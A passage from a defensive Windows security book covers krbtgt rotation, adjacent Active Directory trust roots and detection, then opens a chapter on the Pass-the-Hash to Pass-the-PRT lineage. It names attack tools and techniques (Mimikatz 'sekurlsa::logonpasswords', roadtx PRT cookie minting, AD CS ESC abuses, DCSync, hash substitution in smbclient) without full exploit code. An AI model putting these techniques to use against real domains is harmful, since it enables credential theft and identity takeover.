An attacker who held the krbtgt key may also have installed parallel persistence, and mature IR assumes that possibility until disproved. SpecterOps's "Domain of Thrones Part II" by Nico Shyne and Josh Prager, published November 6, 2023, names the rotation list verbatim: "Machine accounts… User accounts… Service accounts: Per domain KRBTGT account… Trust keys and objects related to trust of all other domains; Group-managed service accounts; Key distribution service root keys" [790]. The same playbook enumerates the persistence vectors an

attacker with krbtgt access typically establishes: AdminSDHolder ACL edits, AD CS template alternates spanning the ESC1 through ESC8 abuse classes (canonically cataloged in Schroeder and Christensen's "Certified Pre-Owned," SpecterOps, June 2021) [812], SID History entries, machine-account secret retention, KDS root key exfiltration, trust-key compromise, and DSRM password exfiltration. Two-reset rotates the krbtgt key only; the rest of the trust-root set is untouched [813][790].

▸ **KEY IDEA** Two-reset rotation cryptographically invalidates previously-forged TGTs. It does NOT rotate any of the other secrets an attacker who held the krbtgt key may also have reached: AdminSDHolder edits, ADCS templates, SID History, machine-account secrets, KDS root keys, trust keys, DSRM passwords. Under systemic-compromise assumptions, that is why IR playbooks escalate confirmed krbtgt disclosure from key rotation to forest-recovery or rebuild planning.

Two-reset rotation is the cryptographic finish; the operational finish spans the rest of the Domain-of-Thrones surface, and the rotation alone cannot reach it. The single-sentence punchline lands in the closing section.

§ **ASIDE — MICROSOFT IR VS. MANDIANT IR** Why does Microsoft's AD Forest Recovery page treat krbtgt rotation as a bounded rotation event while Mandiant-style and SpecterOps-style playbooks may escalate confirmed krbtgt disclosure to forest-recovery or rebuild planning? Both postures can be true at once. Microsoft documents the *cryptographic* recovery, which terminates at the krbtgt key. The IR playbooks document the *operational* recovery, which spans additional secret classes whose compromise the krbtgt holder may also have achieved. The cryptographic recovery is necessary and well-bounded; the operational recovery is necessary and not bounded by the same key.

Recovery has two pieces: a fast cryptographic part (two resets, well-documented) and a slow operational part (seven other secret classes, days to weeks). Both are necessary. Neither is sufficient. Even the combined procedure leaves three structural residuals, which the next section names.

Where this link breaks

The krbtgt link breaks in four different places, and each break belongs to a different response owner. First, there is a **time-window break**: between the first and second reset, the previous-key slot still accepts tickets signed with the old key. Second, there is a **parallel-root break**: AD CS, KDS root keys, service-account keys, trust keys, and DSRM passwords are not children of krbtgt and do not rotate

when krbtgt rotates. Third, there is a **topology break**: a multi-domain forest or external trust can carry compromise across boundaries if trust keys, SID filtering, and Selective Authentication are weak. Fourth, there is a **product-design break**: Windows KDCs must have access to krbtgt key material to issue and validate TGTs; there is no supported HSM-backed or threshold-cryptography mode that makes the key non-exportable to a compromised writeable DC.

Concrete failure paths matter because they determine what "done" can honestly mean:

- **Single-reset false closure.** The operator sees `PasswordLastSet` change and declares victory, but the stolen key remains in the previous slot. Existing forged TGTs can continue to validate until the second reset evicts that key.
- **Replication island.** One branch DC misses reset two or is restored from an unsafe snapshot. Most of the domain rejects the old key, but clients routed to that DC can still receive or validate tickets according to stale key state.
- **Service-key residue.** The same replication rights that exposed krbtgt may also have exposed machine-account and service-account keys. Silver Tickets against those services survive krbtgt rotation because they are verified by service keys, not by krbtgt.
- **Certificate residue.** AD CS misconfiguration or CA-key compromise gives the attacker a PKINIT path to valid Kerberos authentication after krbtgt eviction. The forged TGT primitive is gone; the ability to become a privileged principal may not be.
- **Trust residue.** External or inter-domain trust keys can let an attacker move the problem across a boundary whose krbtgt was never rotated. The failure is not cryptographic validation inside the rotated domain; it is the forest/trust graph around it.
- **Directory-control residue.** AdminSDHolder ACL changes, SID History manipulation, privileged group membership changes, or DSRM password compromise can recreate access after the cryptographic reset. The old tickets die, but the path to mint new authority remains.

That taxonomy prevents two bad conclusions. The optimistic mistake is to say "we rotated krbtgt twice, so the domain is clean." The pessimistic mistake is to say "rotation is useless because the attacker may have other persistence." The correct statement is narrower and stronger: double rotation solves the TGT-forgery primitive for the rotated domain after replication converges; it does not solve the surrounding identity-compromise case. The limits below are the remaining gap analysis.

Theoretical limits and open problems

Even with the full Domain-of-Thrones rotation surface executed correctly, structural residuals remain. They are "theoretical" only in the sense that no product has completely eliminated them; they are operationally real in incident response. Each one asks a different question. Can defenders shrink the unavoidable pre-second-reset window? Can they discover and recover alternate certificate trust roots? Can they prevent one domain's secret from becoming a forest-wide secret through trust topology? Can the platform ever issue TGTs without leaving exportable krbtgt-equivalent material on a writeable DC?

The word "limits" is doing precise work here. These are not excuses for inaction and not claims that recovery is impossible. They are boundaries between the thing the krbtgt procedure can prove and the things it cannot prove. The two-reset procedure can prove key eviction for one domain after convergence. It cannot prove that every valid-looking TGT before the second reset was legitimate, that every alternate identity issuer was clean, that every trust boundary enforced the intended blast radius, or that future Windows KDCs have a non-exportable root-of-trust design. Treating those residuals as explicit open problems keeps the response evidence-based instead of hope-based.

The pre-second-reset TGT-lifetime window

Any TGT minted from the compromised krbtgt key between the moment of compromise and the moment the second reset replicates remains valid until naturally expired or until step 3 lands. Historically, Golden-Ticket tooling often used long default lifetimes, which makes pre-minted tickets a years-long risk if a careless DC misses the time-anomaly signal. The MDI Suspected-Golden-Ticket family includes a time-anomaly alert (the External ID 2022 sibling) [802] that reads the difference between plausible and implausible ticket lifetimes. `MaxTicketAge` bounds legitimate ticket lifetime and therefore sets the minimum wait between the two resets; it does **not** bound an attacker-forged TGT, which can name any expiry because the attacker signs it. Microsoft's supported procedure waits at least `MaxTicketAge` (the default 10 hours) before the second reset [789] an emergency faster double-reset still evicts the old key cryptographically once it replicates, but risks rejecting legitimate in-flight TGTs.

The mitigation is procedural: between detection and the start of the rotation, the IR team treats every TGT in the domain as suspect. In practice that means rejecting cached tickets at high-value services, forcing a TGT renewal cycle, and watching the time-anomaly alert closely. The mitigation is not perfect; an attacker

who minted tickets with realistic 10-hour lifetimes inside the typical AD policy survives this residual entirely.

AD CS alternate persistence and the ESC class

An attacker who held the krbtgt key long enough to also touch AD Certificate Services has often installed an ESC-class alternate-identity persistence: a backdoored client-authentication template that lets a low-privileged enrollee supply its own subject (the `ENROLLEE_SUPPLIES_SUBJECT` class, ESC1), a template whose weak ACLs let an attacker modify it into one (ESC4), an HTTP-bound CA endpoint vulnerable to NTLM relay (ESC8). The ESC class taxonomy is cataloged in Schroeder and Christensen's "Certified Pre-Owned" white paper (SpecterOps, June 2021) [812]. The compromised template or endpoint survives krbtgt rotation entirely. The CA private key is its own trust root, parallel to (not subordinate to) the krbtgt key. Domain-of-Thrones Part II names ADCS as a separate rotation workstream that must be addressed alongside the krbtgt reset [790].

The structural fact: a domain with AD CS deployed has at least two cryptographic trust roots (krbtgt long-term key + CA private key) whose compromises are *both* recoverable only through different mechanisms. PKINIT (developed in the Kerberos chapter, Chapter 17), the Kerberos pre-authentication extension that validates certificate-bearing AS-REQs, accepts identities the CA chain attests to. Compromise of the CA chain yields valid Kerberos authentication as any principal, by a different mechanism than holding the krbtgt key, with the same end result.

Cross-domain trust-key compromise

Within a multi-domain forest, each domain has its own krbtgt account, but the forest does not behave like a set of sealed boxes. Cross-domain Kerberos depends on trust objects and inter-realm trust keys. When a user in Domain A accesses a service in Domain B, the path can involve referral tickets: Domain A's KDC issues a referral toward Domain B, Domain B validates the trust path, and SID filtering or selective-authentication policy determines which authorization claims survive the boundary. That means krbtgt compromise is domain-scoped at the key level but potentially forest-scoped at the consequence level.

The dangerous cases are usually configuration and history failures. A child domain whose administrators are less protected than the forest root can become a launch point if trust filtering is weak. Old migration-era SID History values can smuggle privileged SIDs across boundaries if filtering is disabled or exceptions are too broad. External trusts created for acquisitions or legacy applications can outlive their original justification. Forest trusts without Selective Authentication

can let a compromised source domain request access more broadly than the target domain's owners expect. Domain-of-Thrones Part II captures the recovery implication in one line: "Trust keys and objects related to trust of all other domains" are a separate rotation surface [790].

The mitigation has two phases. Before compromise, design domains as security boundaries only when the trust policy supports that claim: SID Filtering enabled where appropriate, Selective Authentication on inbound trusts that cross administrative boundaries, no unreviewed SID History dependencies, and routine inventory of trust objects. After compromise, assume every direct and transitive trust reachable from the compromised domain needs review. That does not always mean every forest domain must immediately rotate krbtgt, but it does mean every trust key, trust direction, allowed-to-authenticate path, and SID-filtering exception becomes evidence in the blast-radius decision. A krbtgt key is per-domain; an AD forest incident is not automatically per-domain.

The HSM-bound krbtgt aspiration

A theoretically clean solution exists in the literature: split the krbtgt key material such that no single party (including the DC's own KDC service) could read the full key in cleartext. The construction would be a hardware-security-module-bound krbtgt key (the HSM exposes only sign and verify operations on a key it never releases), or a threshold-cryptography scheme (the key is reconstructed across n DCs, t of which must cooperate per ticket-signing operation). Either construction would close the underlying primitive by making the krbtgt key unreadable in cleartext to anyone with code execution on a DC.

No current [MS-KILE] revision cited by Microsoft documents such a mode [794]. Neither construction is on any published Microsoft roadmap as of May 2026. The closest analogs that have shipped (LSAISO/Credential Guard's VBS trustlet for LSASS secrets on workstations and member servers) explicitly omit the writeable-DC case by design, because a writeable DC must read the krbtgt key to issue tickets. The reason is operational as much as architectural: the user-mode KDC service needs the key for every TGT issuance, and a per-ticket hardware or threshold signing round trip would put login-path latency and availability on the domain's critical path.

Even after two-reset and Domain of Thrones, three residuals remain: a window of time, an alternate trust root, and a topology problem. None of them are theoretical. All three are operational realities documented in 2024-2026 incident-

response practice. But they raise a different question: how does the krbtgt key compare to the other secrets in an AD trust-root set?

Where KRBTGT sits in the AD trust-root set

A correction to a framing that appears in many secondary write-ups: the krbtgt long-term key is *one* of a small set of "AD trust roots," not the only one. The framing matters because the rotation playbook lists seven secret classes for a reason: each is a candidate trust root that survives compromise of any other.

Map in prose. The AD trust-root set has several roots with different blast radii: the krbtgt key issues domain TGTs, the AD CS CA private key can create PKINIT-backed identities, the KDS root key derives gMSA passwords, inter-domain trust keys bridge domains, and DSRM passwords unlock DC-local authority. KRBTGT is unique for arbitrary TGT forgery inside one domain, but it is not the only root that must be considered after systemic compromise.

KRBTGT long-term key. Issues TGTs for all principals in the domain. Unique property within the Kerberos trust root: holding it forges TGTs for arbitrary principals, including ones that do not exist in the directory. Rotation: the two-reset, ten-hour-interval procedure on the AD Forest Recovery page [789].

AD CS root CA private key. Issues certificates that PKINIT trusts for Kerberos pre-authentication. Compromise yields Kerberos auth as any principal via PKINIT: a different mechanism with the same end result. Rotation: CA hierarchy rebuild, significantly more expensive than krbtgt rotation. SpecterOps "Certified Pre-Owned" (Schroeder + Christensen, June 2021) is the canonical primary on the ESC-class abuses of this trust root, cross-referenced in Domain of Thrones Part II [812][790].

KDS root key. Group Managed Service Account passwords are derived deterministically from a KDS root key plus a per-account `msDS-ManagedPasswordId`. Compromise of the KDS root key reads every gMSA password in the forest. Different blast radius (service accounts only). Rotation: KDS root key rotation followed by gMSA cycling [790].

Per-domain inter-domain trust keys. Bridge Kerberos trust between domains in a forest or across explicit external trusts. Compromise yields cross-domain TGT minting. Rotation: per-trust password rotation, with SID Filtering and Selective Authentication audits as the standard hardening procedure.

DSRM passwords on writeable DCs. Directory Services Restore Mode is a local-admin equivalent at the DC level; compromise yields a local logon to the DC, which

then enables many other paths including direct read of the krbtgt key from `ntds.dit`. Rotation: per-DC DSRM password rotation [790].

The precise framing

Within the Kerberos trust root of a single domain, the krbtgt key occupies a *unique* position: it is the issuer of every TGT, and forging a TGT requires exactly this key. At the forest-AD-trust-graph level, the krbtgt key is one of a handful of high-cost-to-rotate trust roots, not the only one. The framing matters because it explains why Domain of Thrones Part II lists seven rotation workstreams: each is a candidate path to the same end result (arbitrary identity in the forest) through a different cryptographic mechanism.

Five trust roots, one (krbtgt) with a unique forge-arbitrary-TGTs property, all five surfacing in the rotation list. With the trust-root topology mapped, this chapter's last technical job is the practical playbook: what does the reader actually do tomorrow morning?

Practical guide: The rotation and detection playbook

Four lanes. Each lane is a concrete action a reader can execute starting tomorrow morning.

> **The four lanes at a glance. Preventive hygiene:** Rotate krbtgt twice a year on a calendar schedule and audit who can DCSync. **Detection deployment:** Ship MDI Suspected-Golden-Ticket alerts plus SIEM T1558.001 content. **Confirmed-compromise response:** two-reset rotation followed by the Domain-of-Thrones surface. **What does NOT work:** four traps to avoid.

Preventive hygiene

Rotate the krbtgt password twice a year on a calendar schedule, regardless of any specific incident. Use `New-KrbtgtKeys.ps1` (or a fork of it) with pre-reset and post-reset replication-health checks [811]. Verify Active Directory replication health between the two rotations; if replication is lagging on any DC, the second reset can outpace the first in some replicas and break in-flight tickets.

Move every Tier-0 account into the Protected Users group. Enable Credential Guard on every workstation and member server. Credential Guard does NOT protect the DC itself by design (DCs must read the krbtgt key unencrypted) but it kills the worker-station memory-scrape that initially gets an attacker into a position to pivot to the DC.

Audit who can invoke DCSync. The BloodHound query `MATCH (u)-[:DCSync]→(d:Domain)` returns every principal whose existing AD permissions can extract the krbtgt key without a DC compromise [808] [788]. Every match should map to a justified administrative role; any unexpected match is a finding.

§ ASIDE — **Why Credential Guard skips the DC** LSAISO is a Virtualization-Based Security trustlet that isolates long-term secrets from a SYSTEM-privileged kernel on workstations and member servers. On writeable DCs the design omits LSAISO because the KDC service must read the krbtgt key unencrypted to issue tickets. This is precisely the design property a DCSync-capable attacker exploits.

Calendar-driven rotation. Two krbtgt rotations per year as preventive hygiene: not a response to a specific incident. Use `New-KrbtgtKeys.ps1` with replication-health checks before, between, and after. The 10-hour wait between rotations is mandatory; do not shorten it [789].

Detection deployment

Ship the MDI Suspected-Golden-Ticket alert family plus the DCSync alert (External ID 2006) [802][803]. Confirm the Suspected-Golden-Ticket alert family is active for every domain controller MDI is deployed against:

External ID	Alert family	What to validate
2009	Suspected Golden Ticket	Encryption-type / ticket-shape anomaly coverage for classic Golden Ticket patterns
2013	Suspected Golden Ticket	PAC or account-claim anomaly coverage
2022	Suspected Golden Ticket	Time-anomaly coverage for implausible ticket lifetimes
2027	Suspected Golden Ticket	Additional KDC-issued-ticket anomaly coverage
2032	Suspected Golden Ticket	Account/PAC inconsistency coverage
2040	Suspected Golden Ticket	Newer MDI Golden-Ticket heuristic coverage

Treat the table as a deployment checklist, not a substitute for Microsoft's live alert catalog [802][803]. Configure Microsoft Sentinel content-pack rules covering T1558.001 Golden Ticket and Kerberos-anomaly patterns (not the T1558.003 Kerberoasting rules, which target service-account SPNs and are not a krbtgt detection asset). Configure Splunk T1558.001 detection [810] and tune the encryption-type baseline against legacy systems that legitimately negotiate RC4 (or, better, retire those systems).

Ingest BloodHound for posture-graph visibility. Configure regular collections (the default is weekly) so the DCSync edge list stays current as ACLs change. Cross-reference the DCSync edge inventory against the actual administrative role assignments quarterly.

Confirmed-compromise response

When MDI or Sentinel surfaces a confirmed krbtgt compromise (DCSync extraction observed against a writeable DC, or a Suspected-Golden-Ticket alert with concrete supporting evidence), the response runs in two parallel tracks. The cryptographic track executes the two-reset rotation: reset the krbtgt password (replicate, verify), wait at least 10 hours, reset again (replicate, verify) [789]. The operational track executes the Domain-of-Thrones Part II rotation surface [790]:

- AD CS template review covering the ESC1 through ESC8 abuse classes [812] replace or restrict templates with `EnrolleeSuppliesSubject`, broad `Enroll` permissions, or weak EKU restrictions.
- SID History audit (`Get-ADUser -Filter * -Properties SIDHistory`); investigate every account whose SID History contains a Domain Admins or Enterprise Admins SID.
- AdminSDHolder ACL audit; reset Protected Group inherited ACLs and verify the SDProp runs cleanly.
- Machine-account secret rotation, especially for Tier-0 servers.
- KDS root-key rotation followed by gMSA password cycling.
- Trust-key rotation for every inbound and outbound trust.
- DSRM password rotation on every writeable DC.

After both tracks complete, re-baseline detection: the post-incident DC event-log baseline will differ from the pre-incident baseline, and detection thresholds may need re-tuning to suppress the resulting alerts.

> **Pseudo-code only: the minimum `Set-ADAccountPassword` shape for a krbtgt reset.** The reference automation runs against the krbtgt SID specifically, not the friendly name, to avoid any ambiguity with a renamed object. Conceptually, not as a paste-ready production command: `Set-ADAccountPassword -Identity (Get-ADUser -Filter "objectSID -like '*-502'") -Reset -NewPassword (ConvertTo-SecureString (<cryptographically-random-secret>) -AsPlainText -Force)`. The placeholder is deliberate; `New-RandomPassword` is not a standard Active Directory cmdlet. The Microsoft Learn PowerShell reference for `Set-ADAccountPassword` documents the `-Reset` plus `-NewPassword` parameters used here [814]. The `New-KrbtgtKeys.ps1` script wraps this with replication checks and a confirmation prompt [811]. Production runbooks always include a pre-check that `Get-ADReplicationFailure` returns no failures before any reset is issued.

What does NOT work

> **Four traps to avoid. Renaming krbtgt.** The RID 502 binding is what the KDC derives from, not the `sAMAccountName`. The KDC service does not care about the friendly name. **Disabling krbtgt.** The account is already disabled for interactive logon by design [791]. Toggling the field is semantically meaningless to the KDC service, which reads the long-term key directly from the directory. **Single rotation.** Password-history-of-2 means a single rotation only retires the *older* of the two keys, leaving the attacker-extracted key (which was current at compromise) still in the previous slot [789]. The procedure must run twice. **Treating MDI Suspected-Golden-Ticket alerts as sufficient.** Those alerts do not cover Diamond and Sapphire by construction. Sapphire defeats simple PAC-content anomaly detection because the authorization data began as genuine KDC output. Confirmed-compromise response must assume the worst even when MDI is silent.

What it means for you

The Reasoner's payoff is simple but uncomfortable: **krbtgt rotation answers a cryptographic question, not an ownership question.** After the second reset has replicated, the old key no longer validates TGTs. That is necessary. It is not sufficient evidence that the forest is clean, because the compromise that reached krbtgt usually reached the adjacent trust roots as well.

A practical verification probe has three parts. First, enumerate the `krbtgt` account and record the RID-502 binding and `PasswordLastSet` timestamp. Second, inventory every principal with DCSync-equivalent rights and explain why it has them. Third, compare the incident-response plan against the broader trust-root list: AD CS, KDS root keys, trust keys, DSRM passwords, AdminSDHolder, SID History, machine-account secrets, and privileged service accounts. If the runbook stops at two krbtgt resets, it is a key-rotation runbook, not a systemic-compromise runbook.

Use the detection stack with the same discipline. MDI and SIEM alerts are valuable for classic Golden Ticket symptoms and extraction primitives. They do not prove the absence of Diamond or Sapphire behavior. The absence of an alert is therefore not a clean bill of health; it is only the absence of the specific anomalies those products read.

The single-shared-signing-key failure mode krbtgt embodies is not unique to Kerberos, and seeing it as a *pattern* is the synthesis this book is built to deliver. The on-prem instance is here: one domain key signs every TGT, so disclosure forges

any identity. The cloud instance is the finale: Storm-0558 (Chapter 29) shows the same shape at planetary scale, where a single stolen Microsoft consumer signing key minted tokens across tenant boundaries. The finale traces the documented Golden Ticket → Golden SAML → Storm-0558 lineage end to end. Between them, Pass-the-Hash to Pass-the-PRT (Chapter 19) follows the reusable artifact as it migrates from the NT hash to the Kerberos ticket to the cloud Primary Refresh Token. The lesson generalizes: any authentication fabric that reduces validity to *possession of one secret* inherits krbtgt's recovery problem. Eviction of the secret is necessary, and never sufficient.

▪ **BEQUEATHS** To the next link in the credential arc, Pass-the-Hash to Pass-the-PRT (Chapter 19), this chapter hands a sharpened lesson rather than a fix: a bearer credential whose verifier is one stored secret is forgeable the moment that secret leaks, and rotating the secret evicts the forged artifacts but never the systemic compromise that produced them. krbtgt is the domain-scoped instance; Chapter 19 follows the same reusable-artifact problem as it moves from the NT hash to the Kerberos ticket to the cloud Primary Refresh Token. What this chapter does **not** bequeath is any protection for those other artifacts, nor recovery of the adjacent trust roots a krbtgt holder usually also took: AD CS keys, the KDS root key, inter-domain trust keys, DSRM passwords, and service-account keys whose Silver Tickets survive every krbtgt reset. The finale (Storm-0558, Chapter 29) inherits the warning at cloud scale: when one signing key is the trust root, its disclosure is an ownership event, not a key-rotation event.

One sentence to take away

> Krbtgt rotation invalidates forged TGTs; it does not, by itself, prove recovery from the systemic compromise that produced them.

That is the precise sentence to keep from ten thousand words. The cryptographic question, "is the ticket valid?", terminates at one key. The operational question, "is the domain still ours?", never does. The 1988 design chose to make ticket validation a property of a single shared secret because that choice made the protocol simple and provably correct. The choice remains correct in 2026. What changed is the meaning of the word *compromise*: in 1988 the threat model was a passive eavesdropper on a campus LAN; in 2026 the threat model is a remote API call that streams the secret across a `DRSGetNCChanges` exchange. The key did not move. The attacker's reach did.

CHAPTER 19

Pass-the-Hash to Pass-the-PRT

TRUST-CHAIN LEDGER

INHERITS	the NTOWF / NTLM challenge-response credential model. A stored function of the password that the verifier recomputes, so the hash *is* the password (Chapter 16, The Death of NTLM); the Kerberos TGT-and-session-key model and its replay surface (Chapter 17, Kerberos), with the signing key behind it owned by KRBTGT (Chapter 18); long-term secrets relocated off the box into `LsaIso` in VTL1 (Chapter 15, Credential Guard), a guarantee that itself rests on the Secure Kernel (Chapter 6). The artifact this chapter centers on, the PRT, is minted by a Windows Hello or password sign-in (Chapter 20) and spent against the cloud control plane (Chapter 26, Zero Trust).
PROMISE	Each defensive generation makes one reusable credential artifact unreadable from the process that uses it: Credential Guard for the NT hash and TGT, KB5014754 for certificate-to-SID mapping, Token Protection for the PRT cookie. Serviced boundary: local-admin / SYSTEM in VTL0 → the isolated store (VTL1 `LsaIso`, the TPM, or the KDC's strong mapping).
TCB	Whatever holds *and uses* the artifact. `LsaIso`/the Credential Guard protected store for the long-lived PRT and session-key state where that posture applies, CloudAP in VTL0 for the in-use SSO-cookie derivation, the KDC for certificate mapping, the Entra token endpoint for cookie acceptance. The NT kernel the attacker owns is outside it; CloudAP's VTL0 broker path is the seam inside it.
ADVERSARY → BREAK	Use, not necessarily theft. With local administrator the attacker may recover raw PRT/session-key material on less

	protected systems, abuse a legitimate CloudAP/broker signing path on protected systems, or replay an already completed `x-ms-RefreshTokenCredential` cookie. The Promise ends at *storage*; unsupported or unbound verifier paths can still accept proof produced elsewhere.
RESIDUAL	the token/Potato escalation that supplies the local admin this whole family assumes → Windows Access Control (Chapter 22) and The SeImpersonate Primitive (Chapter 24); ticket replay below the PRT → Kerberos (Chapter 17) and KRBTGT (Chapter 18); cloud-side dwell time and revocation → Continuous Access Evaluation (Chapter 27); detecting the LSASS / CloudAP access → ETW (Chapter 25); the un-rechecked inherited token that crosses a tenant boundary → When the Chain Snaps: Storm-0558 (Chapter 29).
BEQUEATHS	the lesson that isolating where a credential is *stored* is not isolating where it is *used*: the floor the phishing-resistant successors build on when they try to retire the replayable artifact entirely: Windows Hello (Chapter 20) and WebAuthn / passkeys (Chapter 21). Does NOT provide: isolation of CloudAP's in-use derivation, token binding for browser or third-party SaaS, or any cover for non-human and legacy software-extractable secrets.
PROOF	○ documented: `dsregcmd /status`, `Win32_DeviceGuard`, and Microsoft's Entra / Credential Guard / Token Protection documentation, plus Mollema and Delpy's public PRT research and ROADtools. No captured replay is claimed on our lab VM.

The Reasoner's question. Which reusable artifact did each defense move out of reach, and which artifact did attackers move to next?

▪ **FOUNDATIONS. WHAT YOU NEED BEFORE THIS CHAPTER**

- **NTOWF / NT hash (recap).** The MD4 of the user's password as UTF-16LE: a stored value the verifier recomputes, so possession of it functions as the password. Full mechanics live in Foundations and the The Death of NTLM chapter (Chapter 16); this chapter treats it as a settled primitive.
- **Kerberos ticket material (recap).** A TGT is only useful with its associated session key; Pass-the-Ticket and Overpass-the-Hash are two routes to usable Kerberos material. The ticket model is owned by the Kerberos chapter (Chapter 17).

- **LSASS and LsaIso.** `lsass.exe` in VTL0 brokers authentication packages and SSO flows. With Credential Guard (Chapter 15), selected long-lived secrets move to `LsaIso.exe` in VTL1, where VTL0 code cannot read them directly.
- **Storage versus use.** A protected root secret can still have an exposed use path. Microsoft documents the PRT/CloudAP/WAM broker model and says the PRT session key is encrypted to the device transport key, protected by the TPM where available, and inaccessible to other OS components. It does not document every private CloudAP field placement. This chapter therefore treats the long-lived PRT/session-key storage posture on Credential-Guard-on Entra-joined devices as Microsoft-documented device/TPM binding plus a Credential Guard storage model where that posture applies; the documented residual is CloudAP's in-use SSO-cookie path in VTL0.
- **Primary Refresh Token (PRT).** A Microsoft Entra refresh token issued to a signed-in user on a joined device. It is valid for 90 days and is continuously renewed while the user remains active on the device.
- **Device binding / Token Protection.** A verifier-side control that reduces replay by requiring device-bound sign-in session tokens for supported resources. Its support is important but partial.

Twenty-nine years of Windows credential-replay attacks (Pass-the-Hash, Pass-the-Ticket, Overpass-the-Hash, Pass-the-Certificate, Pass-the-PRT) are a single lineage, not five techniques. Each generation finds the next authentication artifact that the latest boundary does not fully cover, then commoditises replay in tooling that runs anywhere with local administrator. Credential Guard (2015) and KB5014754 (2022) bought years but not closure; Pass-the-PRT (Mollema + Delpy, 2020) shows the modern storage-versus-use gap. On Credential-Guard-on Entra-joined devices, the long-lived PRT/session-key state should be read as part of the protected storage model rather than as a directly documented per-field layout; CloudAP in VTL0 still performs the in-use SSO-cookie derivation. That derivation or brokered signing path, not flat theft of the isolated root, is the replay surface. The next decade of Windows credential theft turns on whether every in-use cloud-token derivation receives a boundary as strong as the storage boundary.

Two afternoons, twenty-nine years apart

On the afternoon of Tuesday, April 8, 1997, between 5:27 p.m. and 8:57 p.m. (a window we can narrow to about three and a half hours from the file timestamps preserved in the patch he posted), a researcher named Paul Ashton sat down with the Samba source tree and made the smallest possible change to `smbclient`. (Side

note: The bracketing mtimes `Tue Apr 8 17:27:29 1997` and `Tue Apr 8 20:57:43 1997` are preserved verbatim in the unified diff's `***` and `---` header lines on Exploit-DB advisory 19197 [818]. You can still download the diff today and confirm the timestamps yourself.) Where the unpatched client computed a network response from a typed-in password, his version read the password's LM hash from `smbpasswd` on disk and fed it straight to the same encryption primitive, skipping the password entirely.

He posted the diff to NTBugtraq the same evening with a five-line advisory: "A modified SMB client can mount shares on an SMB host by passing the username and corresponding LanMan hash of an account that is authorized to access the host and share. The modified SMB client removes the need for the user to 'decrypt' the password hash into its clear-text equivalent." [818]

Twenty-nine years later, every Windows credential-replay attack in commodity offensive tooling is a direct descendant of that afternoon.

Fast-forward to 2026. A Windows 11 24H2 laptop, hardened to Microsoft's published baseline. Credential Guard on. KB5014754 strong certificate mapping in full enforcement. Conditional Access enabled, with Token Protection where supported. An attacker has local admin: the same starting position the 1997 attack assumed.

Two commands run on that machine, in the same paragraph. Mimikatz `sekurlsa::logonpasswords` returns empty NT hash and TGT buffers; Credential Guard has done its job. Then CloudAP can be driven through the Mollema/Delpy path to produce PRT-derived proof material usable for SSO-cookie replay [819]. On a *different* machine across the internet, the attacker pastes that material into Dirk-jan Mollema's `roadtx prt`, mints an `x-ms-RefreshTokenCredential` cookie, and authenticates to Entra ID as the laptop's user [820] [821] when the target client/resource path accepts that unbound proof. Every Microsoft defense shipped in 2015, 2022, and 2024 may be running; the attack still wins against unsupported browser paths, third-party SaaS, legacy integrations, or controls outside the verifier path.

> **Two scenes, one architectural property.** The empty buffer from `sekurlsa::logonpasswords` is the artifact of twenty-nine years of architectural lessons. The PRT-derived cookie replay from the CloudAP path is the architecture of the *next* five-to-ten years. Both scenes are the same attack class. The credential changed; the protocol that consumes it changed; the long-term storage location changed; the lineage did not.

You will meet the eight researchers at the center of this lineage. Paul Ashton (1997, the patch). Hernan Ochoa (2008, the toolkit that put the technique inside Windows itself). Benjamin Delpy (2011, Mimikatz; and the Kerberos generations that followed). Sean Metcalf (2014, whose adsecurity.org reference became the canonical practitioner explainer of Overpass-the-Hash and taught a generation of red and blue teams).

Will Schroeder and Lee Christensen (2021, "Certified Pre-Owned," the AD CS catalog that became Pass-the-Certificate). Oliver Lyak (2022, Certifried, the CVE that forced Microsoft to ship KB5014754). And Dirk-jan Mollema (2020, the Primary Refresh Token research this chapter argues is the most consequential credential-theft work since 2008). The cast is small. The lineage they built is the load-bearing structure of every Windows penetration test in 2026.

How is it possible that the same attack works in 1997 and 2026? The answer is structural, not coincidental, and once you see it, you cannot unsee it.

The architectural property the family shares

NTLM authentication never asks for the password as a string. It asks for a function of the hash. The hash *is* the password.

That sentence is this chapter's load-bearing claim, and the rest of the lineage is its consequence. The mechanics behind it. How `NTOWF = MD4(UNICODE(password))` is computed, how NTLMv1's informal `DESL` shorthand (three DES encryptions over the challenge) and NTLMv2's `HMAC_MD5` turn that key into a challenge response, and why the verifier recomputes the same value from the stored hash in the SAM or NTDS.dit: belong to Foundations and the The Death of NTLM chapter (Chapter 16), which own the NTLM challenge-response primitive in full [716] [646]. The one fact this chapter inherits and builds on is the consequence: the cleartext password appears in exactly one place in the entire protocol, the input to the hash on the client, so a stolen hash skips only the typing step and produces an `NTLM_AUTHENTICATE` message the verifier cannot distinguish from a genuine logon. This is what Microsoft means when its institutional documentation says Pass-the-Hash "cannot be patched at the protocol level." There is nothing to patch. (Margin note: the same property holds for any challenge-response protocol whose verifier stores a determinable function of the password rather than the password itself: Kerberos with stored long-term keys, CHAP with shared secrets, OAuth client_credentials with shared secrets, every HMAC-based proof-of-possession scheme.)

The protocol takes a stored hash and produces a response. Supply the victim user's hash instead of the victim user's password, and the protocol still produces a valid response, signed by the substituted key. The bug is not a bug; it is a documented property.

> ▸ **KEY IDEA** The hash is the password. Any long-term proof secret reachable by the process that uses it is replayable in the protocol that accepts that proof, and every credential type the rest of this chapter discusses (Kerberos TGT/session key, certificate private key, Primary Refresh Token-derived proof material) is a different instance of this same property. Defenses can isolate one artifact at a time; the property is intrinsic to the architecture.

Ashton's 1997 patch was the protocol-disclosure proof. He swapped a single function call (`SMBencrypt(pass, cryptkey, pword)` became `E_P24(p21, cryptkey, pword)`, where `p21` is the user's LM hash read directly from `smbpasswd`) and Samba's `smbclient` authenticated to NT 3.51 and NT 4.0 file servers without ever knowing the user's password [818]. You can read the patch in five minutes. It is also, in a precise sense, the first proof that NTLM's response computation is hash-equivalent: if substituting the hash works, then mathematically the hash is what the protocol wanted all along.

And then nothing happened for eleven years.

That gap deserves its own explanation, because the eleven-year interregnum is the cleanest failure mode in the lineage.

Wikipedia's modern summary of the pre-2008 limitation reads: "even after performing NTLM authentication successfully using the pass the hash technique, tools like Samba's SMB client might not have implemented the functionality the attacker might want to use. This meant that it was difficult to attack Windows programs that use DCOM or RPC. Also, because attackers were restricted to using third-party clients when carrying out attacks, it was not possible to use built-in Windows applications, like Net.exe or the Active Directory Users and Computers tool among others, because they asked the attacker or user to enter the cleartext password to authenticate, and not the corresponding password hash value." [822]

